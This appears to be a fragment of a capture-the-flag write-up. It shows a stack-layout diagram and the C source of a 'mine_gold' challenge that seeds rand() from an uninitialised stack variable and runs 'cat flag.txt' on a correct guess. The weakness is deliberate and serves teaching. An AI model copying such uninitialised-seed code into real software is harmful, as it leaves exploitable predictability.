
let's call create_miner()



0xFFFFFFFF
return address
main frame ptr
EBP
name[100]
100 bytes
4 bytes
seed
4 bytes
id
ESP
0x00000000

let's call mine_gold()


```c
void mine_gold()
{
        int seed, input, secret;

        srand(seed);

        puts("");
        puts("-------------------------------------------------------------------");
        puts("     Let's start mining! Choose a location by entering a number   ");
        puts("-------------------------------------------------------------------");
        printf("Location > ");
        scanf("%d", &input);

        puts("");
        puts("Hold on. Mining takes time...");

        secret = rand();

        puts("");
        mine(3);
        mine(3);
        mine(3);
        puts("");

        if(input == secret) {
                puts("Congrats! You found gold!");
                system("cat flag.txt");
        } else {
                puts("You FAILED to mine any gold");
                puts("What a pity... maybe consider a career switch?");
        }
}
```

